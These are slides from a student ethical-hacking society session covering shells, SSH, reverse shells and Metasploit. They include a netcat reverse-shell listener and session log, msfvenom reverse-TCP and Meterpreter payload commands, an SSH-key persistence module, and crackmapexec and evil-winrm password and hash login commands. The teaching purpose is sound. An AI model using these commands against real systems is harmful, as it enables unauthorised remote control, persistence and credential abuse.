Ethical Student Hackers

🐚🐚 All the shells 🐚🐚

SHEFFIELD Ethical Student Hackers
Breaking into security.

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

SHEFFIELD Ethical Student Hackers
Breaking into security.


What is a shell?


- A shell is a way that the user can interface with the operating system. Typically in linux you will use either ‘bash’ or ‘sh’. A windows equivalent would be cmd or powershell.

- The kernel is an integral part of an operating system that handles interactions between the hardware and software parts of the computer.

- A shell is a bit of software that wraps around the kernel and allows the user to interact with the kernel and issue commands to be executed

- There are multiple types of shell in Linux such as BASH, SH, CSH, ZSH among others





SHEFFIELD Ethical Student Hackers
Breaking into security.

Some shells

- The ‘sh’ or the ‘Bourne Shell’ shell was written by Steve Bourne at AT&T Bell Labs and is the original UNIX shell. Sh tends to lack interactive features such as previous commands or tab completion, along with some other useful features that other shells such as bash incorporate.

- The BASH shell or ‘GNU Bourne-Again Shell’ is a more modern shell that is based off of the ‘sh’ shell however also incorporates features from the ‘ksh’ shell. This is the shell that is most commonly used when you open up a terminal on a modern Linux OS. It incorporates more interactive features such as tab completion and a

- There are also other shells such as the C Shell (csh) that incorporates some arithmetic and C-like expression syntax. The Korn Shell (ksh) was created by David Korn from AT&T Bell Labs and had features baked into the BASH shell.

- You can see all shells you can use in /etc/shells

What can we do in a shell?

- Shells allow us to run commands on a computer, therefore given the correct permissions we can basically do anything we want on the computer.

- Some basic things from our previous introduction to Linux session shows us that we can search for files and data using the find command, we can make files, view files, start some services, interact with local databases etc…

- So I guess you can see the importance of having a shell right? It opens up a wide range of things that we can do on the computer.

- But shells are typically local, how can we use shells if we are not on the local computer?

SSH

- SSH is a common tool for giving remote access to an operating system. It's widely used in Linux to allow people to securely connect to a remote computer and issue commands for the remote computer to run. Let's setup SSH on our machine!

- `sudo apt-get upgrade`
- `sudo apt-get install openssh-client`
- `sudo apt-get install openssh-server`
- `ps -A | grep sshd` - This should show the SSH service running

- Now we can try logging into the ssh server using:
  `ssh [username]@[IPv4 address]` or `ssh [username]@[IPv6 address]%[interface]`
- We can play around with the ssh config settings in the /etc/ssh/sshd_config file
  - `PasswordAuthentication`, `PermitRootLogin`, `AllowTcpForwarding`

SHEFFIELD Ethical Student Hackers
Breaking into security.

Public/Private keys

- Public and private SSH keys are a way of authenticating using SSH - They are a better way of authenticating who you are instead of just a password

- The private key allows us to decrypt data that the public key can encrypt, meaning if we give the SSH server we want to connect to our public key we can allow them to encrypt messages to us, therefore allowing us to validate who we are.

- DO NOT SHARE YOUR PRIVATE KEYS - This allows people to impersonate you, giving them access

- You can generate your own SSH keys for use in SSH via this command

```
ssh-keygen -t rsa -f id_rsa -P "[identifier for key]"
chmod 600 id_rsa
```


- This generates us a public/private key that we can use to authenticate when connecting to a SSH server (It can also be used for things like Git)

Cool, we can now SSH!

Key:
Remote
Local

- What sort of other things can SSH allow us to do?
  - Securely copy files over to the remote machine using SCP
    - Local -> Remote: scp /etc/shells sesh@192.168.186.138:/home/sesh/remote_shells.txt
      Remote -> Local: scp sesh@192.168.186.138:/etc/shells /home/mole/remote_shells.txt

  - Port forwarding - This allows us to send traffic from one port to a remote server, useful for when there is a remote server that is running an application that you cannot access. You can simply forward the port to your own device so that it looks like a 'local' port on your own network. https://www.ssh.com/ssh/tunneling/example
    - ssh -L 8001:localhost:8000 sesh@192.168.186.138
      - 8001 is the local port to send the data to
      - 8000 is the remote port to forward the data from
      - 192.168.186.138 is the ip of the remote server
      - -N can be used so that you don't get a shell, only forward the port
    - There are more examples than just this one, check them out for yourself!




Reverse shells

- Reverse shells are when we get a remote user to allow us to send commands to their OS. This is done by sending commands through a TCP or UDP socket directly into a command window on the remote host. To be able to get this form of shell, we first need some way of executing code on the remote host. Later I will show an example of this.

- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md

- The listener: nc -nlvp 8001
    - -n - numeric-only IP addresses, no DNS
    - -l - Listen mode, for inbound connects
    - -v - verbose [use twice to be more verbose]
    - -p - local port number

The shell isn't interactive!



```
mole@Darth-Kali:~$ nc -nvlp 4242
listening on [any] 4242 ...
connect to [192.168.186.142] from (UNKNOWN) [192.168.186.138] 33108
$ ^[[C^[[C^[[D
```

- Depending on the type of shell you chose, you may get back a shell that isn't very interactive. There may not be any auto-complete or some of the nice to have features that BASH offers such as history.

- Let's try and upgrade what the shell looks like with this command:
  `python3 -c 'import pty; pty.spawn("/bin/bash")'` - This spawns us a bash shell within the existing shell

- We can make it slightly more interactive with a tool called rlwrap
  ```
  sudo apt install rlwrap
  rlwrap nc -nvlp 9000
  ```


SHEFFIELD Ethical Student Hackers
Breaking into security.

A full TTY shell

- We can get a fully interactive TTY shell with the following commands

  - python3 -c 'import pty; pty.spawn("/bin/bash")'
  - Ctrl + z
  - echo screen-256color && tput lines && tput cols
  - stty raw -echo
  - fg
  - export SHELL=bash
  - export TERM=xterm-256color
  - stty rows [rows] columns [columns]

- Now we have a fully interactive shell!



```
mole@Darth-Kali:~$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [192.168.186.142] from (UNKNOWN) [192.168.186.138] 33136
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
sesh@ubuntu:~$ ^Z
[1]+  Stopped                 nc -nlvp 4242
mole@Darth-Kali:~$ echo screen-256color && tput lines && tput cols
screen-256color
60
117
mole@Darth-Kali:~$ stty raw -echo
mole@Darth-Kali:~$ nc -nlvp 4242

sesh@ubuntu:~$ export SHELL=bash
sesh@ubuntu:~$ export TERM=xterm-256color
sesh@ubuntu:~$ stty rows 60 columns 117
sesh@ubuntu:~$ 
```

I typed ‘fg’ here

Now, something more fun

- So we have played around with spawning reverse shells, we can move on to something more fun

- Let’s look into metasploit!
  Metasploit is a framework for exploiting and gaining access to all sorts of devices, ranging from Linux, Windows, Android, IOS, Mac… It has a wide variety of exploits and tools available that are very useful and easy to use.

Metasploit

☠️☠️☠️

SHEFFIELD Ethical Student Hackers
Breaking into security.

What is Metasploit?

- A penetration testing framework that incorporates many very useful tools and functions within it

- Different modules:

Recon	- Enumeration and exploit compatibility
Encoders	- Obfuscate payloads
Exploit	-
Post Exploitation	- Information gathering and exfiltration
Auxiliary	- Exploit compatibility and scanning

Let's look around Metasploit

- `sudo msfdb start`

- `msfconsole -> use exploit/multi/handler -> options -> set [option] [argument] -> exploit -j`

- `msfvenom -p linux/x86/shell/reverse_tcp LHOST=[ip] LPORT=9002 -f elf -o reverse_shell`

- `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=[ip] LPORT=9001 -f elf -o reverse_met`

-

SHEFFIELD Ethical Student Hackers
Breaking into security.

Once we have a linux shell

- post/linux/manage/sshkey_persistence
    - Now let’s see if we can see a hidden service and connect to it!

Useful commands

- `crackmapexec --help`
- `crackmapexec smb [ip] -u [user name or file] -p [password or file]`
- `crackmapexec winrm [ip] -u [user name or file] -p [password or file]`
- `evil-winrm -i [ip] -U [username] -P [password]`
- `evil-winrm -i [ip] -U [username] -H [password_hash]`
- `python -c “import pty; pty.spawn(‘/bin/bash’)”`

Upcoming Sessions

What’s up next?

www.shefesh.com/sessions

16 Nov 2020 – 🧾 Enumeration 🧾

23 Nov 2020 – ␛ Privilege Escalation ␛

30 Nov 2020 – 🔎 Open-Source Intelligence🔎

07 Dec 2020 – 🔓 Hack The Box 🔓

Any Questions?

www.shefesh.com

Thanks for coming!

SHEFFIELD Ethical Student Hackers

Breaking into security.